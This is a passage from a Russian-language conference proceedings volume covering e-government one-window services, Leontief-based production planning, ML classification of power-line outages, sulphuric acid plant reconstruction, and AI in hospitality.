В целях реализации межгосударственного взаимодействия разрабатываются технические протоколы информационного взаимодействия, технологического взаимодействия. В технических протоколах определяется перечень передаваемых и получаемых в электронном виде документов, технология и порядок передачи, хранения, уничтожения, защиты информации, содержащихся в полученных документах и доступа к ней, сроки установки технических средств, введения в эксплуатацию каналов связи и их обслуживания.

Организация межгосударственного взаимодействия союзных государств позволит повысить эффективность работы с гражданами, бизнесом, а также повысить качество обеспечения жизнедеятельности населения.

Для организации централизованного предоставления государственных услуг по осуществлению административных процедур потребуется ряд изменений в сфере законодательства административных процедур, направленных на совершенствование системы государственного управления, а также:

1. Создание единых центров предоставления государственных услуг по принципу «одного окна»;
2. Проведение анализа и разработка регламентов осуществления административных процедур.

3. Согласование порядка предоставления государственных услуг;

4. Заключения соглашений о взаимодействии с местными органами власти.

5. Заключения соглашений о межгосударственном взаимодействии единых центров предоставления государственных услуг.

На данный момент в г. Минске службой «одно окно» осуществляется 52 из 205 возможных административных процедур по экстерриториальному принципу. Основной проблемой взаимодействия государственных органов является разные подходы при осуществлении административных процедур и разрозненные базы данных.

Создание единых центров предоставления государственных услуг позволит объединить базы данных и организовать взаимодействие со всеми необходимыми государственными информационными ресурсами.

Изучая мировой опыт, мы видим, что одним из способов упрощения процедур получения государственных услуг является создание центров предоставления услуг по принципу «одного окна». Центры зарекомендовали себя как успешная модель взаимодействия государства и граждан при предоставлении государственных услуг в ряде зарубежных государств (Германия, Канада, Португалия, Греция и др.). [2].

Анализируя опыт Российской Федерации по предоставлению государственных услуг на базе многофункциональных центров, мы видим, что поставленные задачи по повышению качества и доступности государственных услуг, снижению издержек бизнеса на преодоление административных барьеров, повышению эффективности деятельности органов исполнительной власти и межведомственной координации, и повышению открытости и прозрачности для общества были достигнуты. Сформирована разветвленная действующая сеть МФЦ, созданы нормативные правовые основания для межведомственного взаимодействия органов власти и МФЦ разных субъектов Российской Федерации [3].

Таким образом можно сделать вывод о том, что межгосударственное взаимодействие при цифровизации административных процедур может быть организовано на базе единых центров предоставления государственных услуг посредством заключения соглашений об информационном взаимодействии, что приведет к повышению степени удовлетворенности населения порядком предоставления государственных услуг.

Список использованных источников

1. Государственная программа «Цифровое развитие Беларуси» на 2021–2025 годы утвержденное постановлением Совета Министров Республики Беларусь 02.02.2021 № 66.
2. Яковлева Н.А. Многофункциональный центр: новая модель взаимодействия государства и граждан при предоставлении государственных и муниципальных услуг // Финансовая газета. Региональный выпуск. – 2015. – № 2. – С. 136-139.
3. Хабриева Т.Я. Административная реформа в России. – М.: ИНФРА-М, 2014.

УДК 004.021

Д.И. Волчек, В.В. Смелова, Д.В. Шиман, В.В. Смелов

Белорусский государственный технологический университет
Минск, Беларусь

МЕТОД И АЛГОРИТМ ДЕКОМПОЗИЦИИ ПО ВРЕМЕНИ ПЛАНА ПРОИЗВОДСТВА ПРОДУКЦИИ ПРОМЫШЛЕННОГО КЛАСТЕРА

Аннотация. Для планирования валового объема продукции промышленного кластера применяется метод, основанный на балансовой модели В. В. Леонтьева. Формулируется метод декомпозиции по времени плана производства продукции и описывается алгоритм построения такого плана.

D.I. Volchek, V.V. Smelova, D.V. Shiman, V.V. Smelov

Belarusian State Technological University
Minsk, Belarus

METHOD AND ALGORITHM FOR TIME DECOMPOSITION OF THE PRODUCTION PLAN OF AN INDUSTRIAL CLUSTER

Abstract. We use a method based on the balance model of V.V. Leontiev to plan the gross output of an industrial cluster. We formulate a method of time decomposition of a production plan and describe the algorithm for constructing this plan.

Введение. Децентрализованное объединение, связанных на договорной основе в устойчивые производственные цепочки субъектов хозяйствования с целью совместного эффективного развития, будем

называть промышленным кластером (ПК). В [1] предложена концепция цифровой платформы ПК, предназначенной для поддержки деятельности кластера. В [2-4] описывается метод планирования валового объема продукции ПК на основе балансовой модели В.В. Леонтьева. В [5] формулируются понятия корректного балансового уравнения и плана, рассматриваются способы решения такого класса уравнений, формулируется и доказывается необходимое условие существования корректного плана.

Следуя [2-4] будем рассматривать ПК как систему $S \equiv \langle C, P, R, A, Y \rangle$, где $C = \{c_1, c_2, \dots, c_n\}$ – перечень участников ПК; $P = \{p_1, p_2, \dots, p_m\}$ – номенклатура продукции, производимой участниками ПК; $R = \{r_i\}_h$ – бинарное отношение $R \subseteq C \times P$, элементы которого $r_i = \langle c_k, p_s \rangle$, $i = \overline{1, h}$, $1 \leq k \leq n$, $1 \leq s \leq m$ соответствуют продукции $p_s \in P$, выпускаемой участниками $c_k \in C$; $A = \{a_{i,j}\}_{h \times h}$ – матрица размерности h , каждый элемент $a_{i,j}$ которой отражает количество продукта r_j , необходимого для производства продукта r_i ; $Y = (y_1 \dots y_h)^T$ – матрица-столбец с элементами y_i , $i = \overline{1, h}$, равными величине планируемого объема продукта r_i для внешних потребителей продукции ПК.

В предположении, что зависимость между продуктами кластера остается линейной, система S статичной в течение планового периода $[t_1, t_2]$ и балансовое уравнение корректно, вычисление плана $X = (x_1 \dots x_h)^T$ сводится к решению матричного балансового уравнения $X - AX = Y$. Элементы x_i , $i = \overline{1, h}$ матрицы-столбца X – значения планируемых объемов продуктов r_i в течение отрезка времени $[t_1, t_2]$.

Система планирования. Будем предполагать далее время дискретным $t = t_1, t_1 + 1, \dots, t_2$. В общем случае заданная величина Y распределена на отрезке времени $[t_1, t_2]$ не равномерно и может быть задана дискретной функцией $Y(t)$ – объем продукции, который должен быть произведен для внешних потребителей за отрезок времени $[t - 1, t]$. Матричное балансовое уравнение примет вид: $X(t) - AX(t) = Y(t)$, $t = t_1, t_1 + 1, \dots, t_2$, где значения функции $Y(t)$ заданы на отрезке $[t_1, t_2]$, а решением уравнения является дискретная функция $X(t)$. При этом, для каждого значения $t = t'$, элементы $x_i(t')$, $i = \overline{1, h}$ столбца $X(t')$ равны запланированным валовым объемам продуктов r_i за отрезок времени $[t' - 1, t']$.

Ввиду линейности верно утверждение: $Y = \sum_{t=t_1}^{t_2} Y(t) \Leftrightarrow X = \sum_{t=t_1}^{t_2} X(t)$. Пусть $D_n = \{d_1, d_1, \dots, d_n\}$, $d_i \in \mathbb{N}$, $d_i > 1$, $(t_2 - t_1 + 1) : \prod_{i=1}^n d_i$ – конечная последовательность n натуральных чисел с

элементами $d_i > 1$ такая, что количество интервалов $t_2 - t_1 + 1$ на отрезке $[t_1, t_2]$ кратно произведению всех элементов этой последовательности.

Если все компоненты системы S известны, балансовое уравнение и его решение корректны [5], то система планирования H_S , реализующая метод декомпозиции по времени плана продукции ПК (МДВП), в общем виде может быть задана четверкой:

$H_S \equiv \langle t_1, t_2, D_n, NSF \rangle$, где величины $t_1 < t_2$ – задают период планирования, D_n – последовательность k коэффициентов декомпозиции плана по времени; NSF – процедура перераспределения планируемых объемов производства продуктов на каждом шаге декомпозиции плана; предполагается, что перераспределение осуществляется при согласовании плана участниками ПК, производящими продукты из собственных соображений.

Конечным результатом алгоритма, реализующего МДВП, является пара дискретных функций $\pi(t) = \langle X(t), Y(t) \rangle$, отражающих план выпуска продукции для внешних потребителей и валовой план производства продукции кластера S на отрезке времени $[t_1, t_2]$. $Y(t)$ и $X(t)$ представляют собой два ансамбля функций $y_i(t)$ и $x_i(t)$, $i = \overline{1, h}$, для которых на отрезке $t \in [t_1, t_2]$ уравнения $(a_{i,i} - 1)x_i(t) - \sum_{j \neq i} a_{i,j}x_j(t) = y_i(t)$, $i, j = \overline{1, h}$ обращаются в тождества.

Исходным значением для построения производственного плана $\pi(t) = \langle X(t), Y(t) \rangle$ кластера S является матрица-столбец Y , содержащая целевые плановые значения y_i , $i = \overline{1, h}$ суммарных объемов продуктов, предназначенных для внешних потребителей. Предположим, что с помощью процедуры получены все функции ансамбля $Y(t)$, то функции $x_i(t)$ ансамбля $X(t)$ могут быть найдены решением t_2 систем линейных уравнений $X(t) - AX(t) = Y(t)$ размерностью h . Такой способ решения задачи планирования возможен, если вычисленный валовый план может быть осуществимым. Заметим, что коэффициенты декомпозиции D_k при такой постановке задачи не применялись. Очевидно, что система планирования при таком подходе может быть описана проще: $H_S \equiv \langle t_1, t_2, NSF \rangle$. Построение плана в этом случае сводится к циклу, включающему выполнение процедуры NSF для подбора и согласования с участниками ПК функций ансамбля $Y(t)$, вычислению и согласованию с участниками ПК функций ансамбля $X(t)$. У такого способа построения плана есть недостаток: с ростом величины ht_2 процесс согласований плана становится сложным, а цикл подбора пары $\pi(t) = \langle X(t), Y(t) \rangle$ может быть бесконечным.

Алгоритм построения плана. Предполагаются известными все компоненты описывающей кластер системы $S \equiv \langle C, P, R, A, Y \rangle$ и задана система планирования $H_S \equiv \langle t_1, t_2, D_n, NSF \rangle$. Построение плана в системе H_S осуществляется за $n + 1$ шагов.

Шаг 0. Вычисляется решение уравнения $X - AX = Y$. Уравнение может быть переписано в следующем виде $\bar{X}(\tau) - A\bar{X}(\tau) = \bar{Y}(\tau)$, где $\tau = [t_1, t_2]$. Результатом решения будет ансамбль функций $\bar{X}(\tau)$, заданной в одной точке τ .

Шаг 1. Вычисляется решение разностного матричного уравнения

$$(E - A) \sum_{i=1}^{d_1} \bar{X} \left(t_1 + (i - 1) \frac{t_2 - t_1 + 1}{d_1}, t_1 + i \frac{t_2 - t_1 + 1}{d_1} - 1 \right) = \bar{Y}(t_1, t_2).$$

Уравнение можно записать в виде системы hd_1 уравнений:

$$(1 - a_{i,i}) \sum_{k=1}^{d_1} \bar{x}_i(\tau_j) \dots - a_{i,h} \sum_{k=1}^{d_1} \bar{x}_h(\tau_j) = \bar{y}_i(\tau_j), \quad i = \overline{1, h}, j = \overline{1, d_1}$$

В системе уравнений элементы $\bar{y}_i(\tau_j)$, $i = \overline{1, h}$, $j = \overline{1, d_k}$ неизвестны, но для них справедливо утверждение $\bar{y}_i(\tau) = \sum_{j=1}^{d_k} \bar{y}_i(\tau_j)$, $i = \overline{1, h}$. Предполагается, что элементы $\bar{y}_i(\tau_j)$ определяются заданным процедурой *NSF* правилом, представляющим собой отображение

$$\varphi: \bar{y}_i(\tau) \rightarrow \{\bar{y}_i(\tau_1), \bar{y}_i(\tau_2), \dots, \bar{y}_i(\tau_{d_k})\}, \quad i = \overline{1, h},$$

где $\bar{y}_i(\tau) = \sum_{j=1}^{d_k} \bar{y}_i(\tau_j)$. Отображение φ может быть задано матрицей $M = (m_{i,j})_{h \times d_1}$, такой, что $\forall (i = \overline{1, h}): \sum_{j=1}^{d_1} m_{i,j} = 1$.

Результатом выполнения шага множество $P_1 = \{\{\bar{X}(\tau_i), \bar{Y}(\tau_i)\}, i = 1, 2, \dots, d_1\}$.

Шаг s, $2 \leq s \leq n$. Исходными данными для вычислений на этих шагах являются множество $P_{s-1} = \{\{\bar{X}(\tau_i), \bar{Y}(\tau_i)\}, i = 1, 2, \dots, d_1 d_{s-1}\}$, – результат выполнения предыдущего шага алгоритма.

По аналогии с шагом 1 строится множество P_s . Если $s = d_k$, то P_s – окончательный результат работы МДВП-алгоритма. Если при этом значение глубины $\omega = 1$, то план имеет полную детализацию и $P_s = \{\{\bar{X}(\tau_i), \bar{Y}(\tau_i)\}, i = 1, 2, \dots, d_1 d_2 \dots d_k\}$, задает значения для пары функций $\pi(t) = \langle X(t), Y(t) \rangle$ во всех точках отрезка $[t_1, t_2]$.

Заключение

1. Основой метода декомпозиции плана продукции по времени является балансовая модель В.В. Леонтьева. При классическом применении метода В.В. Леонтьева вычисление валового плана X осуществляется путем решения матричного уравнения $X - AX = Y$. Предлагаемый в статье метод предполагает решение уравнения $X(t) - AX(t) = Y(t)$, $t \in [t_1, t_2]$, при тех же исходных

данных (задано суммарное значение Y на отрезке $[t_1, t_2]$), но позволяющего получить детальный план $\langle X(t), Y(t) \rangle$, $t \in [t_1, t_2]$.

2. Алгоритм выполняется за $n + 1$ шагов, где n – количество коэффициентов d_k , заданных последовательностью D_n . На каждом шаге решается одно или несколько матричных разностных уравнений, результатом решения которых является уточненный план, полученный на предыдущем шаге алгоритма.

В качестве оценки асимптотической сложности алгоритма можно принять величину $O((d_1 d_2 \dots d_n h)^3)$.

Список использованных источников

1. И.В. Новикова, В.В. Смелова, Ю.А. Тимофеева, Д.В. Шиман. Концепция цифровой платформы инновационно-промышленного кластера. Импортозамещение, научно-техническая и экономическая безопасность: сб. ст. V Междунар. науч.-техн. конф. «Минские научные чтения – 2022», Минск, 7–9 декабря 2022 г.: в 3 т. – Минск: БГТУ, 2022. – Т. 2. С. 3-7.

2. И.В. Новикова, В.В. Смелова. Планирование валового объема продукции инновационно-промышленного кластера. Цифровизация: экономика и управление производством. Материалы 87-й научно-технической конференция профессорско-преподавательского состава, научных сотрудников и аспирантов, 31 января-17 февраля 2023 г.

3. В.В. Смелова, Д.В. Шиман. Алгоритм планирования валового объема продукции инновационно-промышленного кластера. Алгоритмизация и программирование. Актуальные проблемы программной инженерии. Материалы 87-й научно-технической конференция профессорско-преподавательского состава, научных сотрудников и аспирантов, 31 января-17 февраля 2023 г.

4. Новикова И.В., Смелова В.В., Шиман Д.В. Планирование валового объема продукции инновационно-промышленного кластера. Управление информационными ресурсами: материалы XIX Международной научно-практической конференции, Минск, 23 марта 2023 г./Академия управления при Президенте Республики Беларусь. – Минск, 2023. –С. 368-370

5. Смелова В.В., Шиман Д.В. Необходимое условие существования корректного решения балансового уравнения при вычислении плана валового объема продукции инновационно-промышленного кластера // Труды БГТУ. Сер. 3, Физико-математические науки и информатика. 2023. № 2 (242). С. 7–11.

УДК 621.315.1

Е.М. Воронкова, А.Г. Темников
Национальный исследовательский университет «МЭИ»
Москва, Россия

ПРИМЕНЕНИЕ АЛГОРИТМОВ МАШИННОГО ОБУЧЕНИЯ ДЛЯ КЛАССИФИКАЦИИ ОТКЛЮЧЕНИЙ В РАСПРЕДЕЛИТЕЛЬНЫХ СЕТЯХ

Аннотация. В статье рассматривается возможность использования алгоритмов машинного обучения для детализации причин технологических нарушений климатического характера для воздушных линий электропередачи в распределительных сетях.

E.M. Voronkova, A.G. Temnikov
National Research University «Moscow Power Engineering Institute»
Moscow, Russia

APPLICATION OF MACHINE LEARNING ALGORITHMS FOR CLASSIFICATION OF OUTAGES IN DISTRIBUTION NETWORKS

Abstract. The article considers the possibility of using machine learning algorithms to detail the climatic nature causes of technological disturbances for overhead transmission lines in distribution networks.

Исследования в области надёжности электрических сетей, за последние годы всё больше акцентируют внимание на влиянии климатических факторов на процессы передачи и распределения электрической энергии. Тем не менее, спрогнозировать изменение конкретного климатического фактора – достаточно сложная задача, в частности это относится к характеристикам скоростей ветра, грозовой деятельности региона, так как данные показатели являются вариативными и зависящими от большого количества факторов. Однако в настоящее время с учетом больших статистических баз данных можно выявить конкретные тенденции и зависимости, позволяющие заблаговременно выявлять опасные факторы для конкретного региона для повышения устойчивости объектов энергетики, а также объектов в других секторах экономики.

В случае для распределительных и системообразующих электрических сетей тенденции влияния изменения климата можно наблюдать по данным аварийности. На сегодняшний день на территории Российской Федерации согласно Постановлению

Правительства № 24 [1] субъектами электроэнергетического рынка предоставляется сводная информация об аварийных отключениях в сетях территориальных зон деятельности организации. Данная информация представляет собой сведения о техническом состоянии электрических сетей, предоставляемые непосредственно для потребителей по итогам актов расследований аварий.

Детализация климатических причин отключений по статистическим данными устанавливает все возможные причины воздействия климата на территории конкретного региона, позволяет оценить потенциальный вклад меняющихся климатических условий, устанавливает вклад каждого фактора в общий уровень аварийности, а также тенденцию их влияния и возможные последствия. Поэтому на примере данных аварийности электросетевых компаний Центрального и Приволжского Федеральных округов с 2011 по 2020 гг. [2] были выявлены технологические нарушения для воздушных линий электропередачи (ВЛ), причинами которых являлись именно климатические факторы.

Стоит понимать, что предоставляемая субъектами информация не всегда сразу пригодна для анализа, что в первую очередь связано с различными вариантами типов и форматов файлов, несоответствием столбцов, а также изменениями о необходимой предоставляемой информации на основании Постановлений. Поэтому целью данной работы является применение информационных технологий, как одного из способа технологического развития, для получения готовых баз данных по аварийным отключениям.

Самой главной задачей работы является выполнение классификации аварий по типам причин климатического характера, а также по типам поврежденного оборудования, так как ручная обработка занимает достаточно длительное время, не позволяющее оценить всю ситуацию для региона. Для достижения данной цели, первоначально необходимо было выполнить предварительную подготовку данных, которая включает в себя:

1. преобразование различных форматов данных;
2. ручная обработка данных для представления информации в удобном формате, а также исключения данных, однозначно не относящихся к критерию «климатические данные»;
3. ручная классификация части данных (размеченные данные);

В результате такой предварительной подготовки по данным [2] было выявлено порядка 300 тысяч значений аварийных отключений, из которых было выделено 25% размеченных данных (данных, на основе

которых можно выполнить машинное обучение по классификации) с конкретной причиной аварии, типом поврежденного электрооборудования и другими признаками. Очевидно, что дальнейшая ручная обработка может занять достаточно длительное время. Поэтому для ускорения, а также упрощения получения необходимого набора данных предлагается использовать различные алгоритмы машинного обучения для естественных языков.

Детализация всех возможных причин повреждения по статистическим данным достаточно обширная и в рамках классификации текста машинного обучения будет затруднительна, в виду небольшой выборки для отдельных причин (например, паводок встречается всего несколько раз). Поэтому для найденных в ходе ручной обработки данных причин отключения необходимо выполнить их группировку признаков по близости происхождения и последствиям.

В результате было решено выделить 9 основных кластеров причин повреждения оборудования, для которых будет выполняться анализ: ветер; гроза; ветер, гроза; ветер, сопутствующие факторы; ветер, гроза, сопутствующие факторы; гроза, сопутствующие факторы; осадки/осадки и другое; ГИО, сопутствующие факторы; прочее.

Таким образом, для полученных 25% размеченных данных с девятью возможными типами причин отключений необходимо выполнить машинное обучение для классификации оставшейся части неразмеченных данных. При классификации текстовой информации нужно выделить несколько этапов:

1. Предварительная обработка текста от знаков препинания, чисел, знаков, стемминг, лемматизация и др.;
2. Выбор подходящего алгоритма классического машинного обучения для размеченных данных в зависимости от необходимой точности и скорости обучения;
3. Проверка точности прогнозирования предсказанных данных с реальными;
4. Применение выбранного алгоритма обучения для неразмеченных данных.

Опыт использования алгоритмов машинного обучения находит применение во многих сферах деятельности [3], однако его выбор определяется типом данных. В нашем случае для текстовой информации, содержащей сведения о причине отключения, а также типе поврежденного оборудования, было применено четыре модели классификаторов: логистическая регрессия, наивный Байесовский процесс, метод опорных векторов, нейронные сети [4].

Для выбранных алгоритмов было выполнено разделение данных на обучающую и тестовую выборки в соотношении 70 на 30%, отобрано одинаковое количество аварий каждой категории для обучения и выполнено само обучение. Полученные результаты показали, что наиболее эффективным методом классификации причин отключений для нашей задачи является алгоритм логистической регрессии с точностью 90%, а также одномерная нейронная сверхточная сеть с точностью 90-94%. Для ускорения процесса обучения и дальнейшего прогнозирования было решено остановиться на алгоритме логистической регрессии.

Аналогичное обучение при классификации типов поврежденного оборудования составило 98% (методом логистической регрессии).

Для оценки точности предсказанных значений в работе была рассчитаны матрицы ошибок модели на тренировочной и тестирующей части выборки, результаты которых показали, что практически все предсказанные значения соответствуют реальным: особенно при классификации оборудования.

Далее непосредственно было выполнено прогнозирование причин аварий и типов поврежденного оборудования на основе выбранного алгоритма машинного обучения и выполнено суммирование количества отключений соответствующей категории по годам. Полученные результаты продемонстрированы для Владимирской области (рис. 1). Аналогичный расчёты были выполнены и для оставшихся регионов.

Также для всех отключений, связанных с фактором «гроза», было представлено региональное распределение отключений за 10 лет (рис. 2), для уточнения региона с большим воздействием грозовой активности – Кировская область.




Рис. 1 – Распределение аварий по причинам климатического характера для Владимирской области с 2011 по 2020 гг.




Рис. 2 – Карта распределения аварийности по грозе за 10 лет

Очевидно, что отключения, не зависящие от действий человека, сложно предупредить. Именно поэтому необходимо своевременно оценивать воздействия различных параметров, в том числе факторов окружающей среды, для разработки мероприятий по повышению надежности. Однако, стоит понимать, что анализ аварийности по климатическим факторам является первоначальной оценкой уязвимости ВЛ к действию природных факторов. Для более детального учета необходимо также обладать информацией о характеристике местности расположении опор по трассе ВЛ (равнинная местность, вершина холма, в долине, на склоне и т.д.). В журналах аварийности отсутствует информация о территориально-географическом месте поврежденного участка, что затрудняет детализацию районов по наиболее опасным климатическим факторам. Тем не менее такой анализ дает общее представление о влиянии климатических факторов на электрические сети.

Список использованных источников

1. Постановление Правительства РФ от 21 января 2004 г. № 24 «Об утверждении стандартов раскрытия информации субъектами оптового и розничных рынков электрической энергии».
2. Сводные данные об аварийных отключениях, 2011-2020. URL: https://mrsk-cp.ru/for_consumers/service_area/network_condition/svodnye-dannye-ob-avariynykh-otklyucheniy-akh/.
3. Ишиев Н.Л., Ракунов С.В. Practical Application of Machine Learning and GIS. URL: <https://arcreview.esri-cis.ru/2020/09/29/practical-experience-using-machine-learning-algorithms/>.
4. A Complete Guide to Machine Learning Algorithms. URL: <https://medium.com/swlh/a-complete-guide-to-machine-learning-acd426e2a373>.

УДК 661.25

Е.В. Габалов, М.А. Зильберглейт
Белорусский государственный технологический университет
Минск, Беларусь

ПОВЫШЕНИЕ МОЩНОСТИ СЕРНОКИСЛОТНОЙ СИСТЕМЫ ДК/ДА

***Аннотация.** Для повышения технико-экономических показателей проекта повышения мощности сернокислотной системы ДК/ДА рассмотрены варианты и основные решения ее промежуточной реконструкции.*

E.V. Gabalov, M.A. Silbergleit
Belarusian State Technological University
Minsk, Belarus

EFFICIENCY INCREASE OF SULPHURIC ACID DC/DA SYSTEM

***Abstract.** The paper focuses on some scenarios and main solutions of the transitional and main reconstruction of the DC/DA sulphuric system so as to increase its performance indicators.*

Увеличение производства серной кислоты для производства минеральных удобрений потенциально необходимо. Одним из основных направлений развития сернокислотного производства является увеличение мощности действующих сернокислотных систем путем их поэтапной реконструкции с учетом современных технологий [1].

Предлагаемые варианты реконструкции сернокислотных системы ДК/ДА 3+2 с повышением производительности до 1000 тыс. т. мнг/год предполагают ее поэтапное проведение в течение 3-4-х лет, а также включают установку в сушильно-абсорбционном отделении дополнительного теплообменного оборудования (котла-утилизатора и теплообменников) и специального двухступенчатого абсорбера блока утилизации тепла абсорбции (процесс HRS – Heat Recovery System) [2]. В настоящее время реализация варианта с установкой блока HRS проблематична по различным причинам, включая отсутствие поставок соответствующего оборудования для реализации процесса утилизации тепла абсорбции с получением насыщенного пара низкого давления с возможностью генерации электроэнергии, необходимость значительных финансовых затрат.

С этой точки зрения представляется возможным провести промежуточную реконструкцию сернокислотной системы с меньшим

увеличением мощности при относительно невысоких инвестициях с использованием следующих основных решений.

Учитывая имеющиеся наработки в этом направлении [3,4], предусмотреть повышение концентрации сернистого ангидрида в технологическом газе, подаваемом на 1-ый слой контактного аппарата до 12,5 % об. SO₂.

Для сохранения общей степени конверсии при переработке технологического газа с повышенной концентрацией SO₂ рекомендуется использовать специальные катализаторы или их модификации. При этом в случае необходимости используемые импортные катализаторы, в частности фирмы «BASF» марок 04-110 и 04-111 и фирмы «Haldor Topsoe» марки VK-38, могут быть заменены на соответствующие катализаторы российского производства. Например, ООО «Техметалл-2002» для конверсии сернистого газа с концентрацией 12-15 % об. предлагает специальную модификацию с повышенной термостабильностью (до 650 °С) наиболее эффективного катализатора с цезиевым промотором марки СВД(К-Д,К). При этом он имеет преимущество при загрузках на первый и последний слои КА [5]. Перевести работу серноокислотной системы ДК/ДА с варианта слоев контактной массы в контактном аппарате 3+2 на вариант 3+1 с соответствующей реконструкцией схемы потока технологического газа. Вывод из эксплуатации 5-го слоя катализатора на II стадии конверсии позволит снизить потери напора газового потока и исключить поддув осушенного воздуха в технологический газ, поступающий на 5-ый слой.

Это позволит, кроме предлагаемого увеличения концентрации технологического газа, поступающего на 1-ый слой контактного аппарата, увеличить его объем на величину до 10000 нм³/час с обеспечением манометрического режима по технологической схеме. Загрузка слоев контактной массы в контактный аппарат 3+2 и поддув осушенного воздуха в технологический газ, поступающий на 5-ый слой, могут быть сохранены при условии установки после сушильной башни нового нагнетателя проекта мощности 1000 тыс. т. мнг/год с большими показателями объемной производительности и повышения давления (напора).

Предлагаемый вариант промежуточной реконструкции совместим с последовательным проведением поэтапной реконструкции серноокислотной системы ДК/ДА 3+2 с повышением производительности до 1000 тыс. т. мнг/год.

Предварительные расчеты показывают на примере серноокислотной системы ДК/ДА 3+2 ОАО «Гомельский химический

завод», что осуществление промежуточной реконструкции позволит при относительно небольших затратах увеличить мощность с 700 до 760 – 780 тыс.т. мнг/год, что улучшит общие технико-экономические показатели проекта увеличения мощности сернокислотной системы ОАО «Гомельский химический завод» до 1000 тыс. т. мнг/год.

Список использованных источников

1. Чернышев А.К. Серная кислота: свойства, производство, применение/А.К. Чернышев и др. // М.: ЗАО «Инфохим». – 2014, т.1.– 646с.
2. Производство аммиака, минеральных удобрений и неорганических кислот: ИТС 2-2022. – Москва: Бюро НТД, 2022. – 849с.
3. Филатов Ю.В. Основные направления развития производства серной кислоты / Ю.В. Филатов, В.В. Игин, А.А. Андрианов, Д.В. Долгов // Тр. НИУИФ. 2009. – С.288-289.
4. Патент 2201393 РФ, МПК С01В17/80. Установка для окисления диоксида серы. / Ю.Д. Черненко, Н.А. Левичев, В.А. Муравьев, Ю.В. Филатов, В.С. Суцев, В.В. Игин, В.В. Пронин, Н.В.Шулятьев; ОАО «НИУИФ»; заявл. 18.09.2001; опубл. 27.03.2003. Бюл. №9.
5. Коцуба А.П. Современные промышленные катализаторы марки СВД – применение цезиевого промотора, зерен сложной формы/А.П.Коцуба, С.П.Власов, В.В. Водолеев// «Современное состояние производства серной кислоты. Производство, сырье, экология, проблемы модернизации»: науч.- практ. конф., Москва, 23 – 24 марта 2004 г. – М.: РХТУ, 2004. – С.49-51.

УДК 332.1

Д.В. Гавчук

Высшая школа предпринимательства
Тверь, Россия

УСТОЙЧИВОЕ РАЗВИТИЕ И ИННОВАЦИИ В ИНДУСТРИИ ГОСТЕПРИИМСТВА: ПРЕИМУЩЕСТВА И ВЫЗОВЫ

Аннотация. В последние годы индустрия гостеприимства стала одной из самых важных и наиболее быстро развивающихся секторов мировой

экономики. В данной работе рассматривается влияние робототехники и искусственного интеллекта на сферу гостеприимства и возможности устойчивого развития этой отрасли.

D.V. Gavchuk

Higher School of Entrepreneurship
Tver, Russia

***Abstract.** In recent years, the hospitality industry has become one of the most important and fastest growing sectors of the global economy. This paper examines the impact of robotics and artificial intelligence on the hospitality industry and the possibilities of sustainable development of this industry.*

Современная индустрия гостеприимства все больше ориентируется на устойчивое развитие и достижение оптимальной эффективности с помощью инноваций. За последнее десятилетие робототехника и искусственный интеллект (ИИ) стали ключевыми факторами в решении многих проблем в этой области. В данной статье рассматривается, как эти технологии повлияли на индустрию гостеприимства и как они могут способствовать устойчивому развитию.

Искусственный интеллект в стратегиях устойчивого развития.

26 октября 2023 года Максим Колесников, заместитель министра экономического развития РФ, выступил с докладом о национальной стратегии развития искусственного интеллекта. В стратегии выделены три основные задачи: развитие вычислительных мощностей, научных школ и темпов внедрения ИИ в отраслях экономики.

Стратегия определяет задачи развития искусственного интеллекта в России следующим образом:

- Поддержка научных исследований для обеспечения опережающего развития искусственного интеллекта;
- Проектирование и разработка программного обеспечения с использованием технологий искусственного интеллекта;
- Повышение доступности и качества данных, необходимых для развития технологий искусственного интеллекта;
- Повышение доступности аппаратного обеспечения, необходимого для решения задач в области искусственного интеллекта;
- Повышение уровня квалифицированных кадров в области технологий искусственного интеллекта на российском рынке и повышение информированности населения о доступных областях использования технологий искусственного интеллекта;

- Создание комплексной системы регулирования общественных отношений, возникающих в связи с разработкой и использованием технологий искусственного интеллекта.

Необходимо активно повышать уровень внедрения ИИ в отраслях экономики и системе государственного управления. Россия сейчас занимает 12 место среди стран G20 по уровню внедрения ИИ, мы понимаем, куда расти, у нас амбициозная цель к 2030 году – чтобы уровень внедрения по основным отраслям приближался к 95%, сказал Колесников [1].

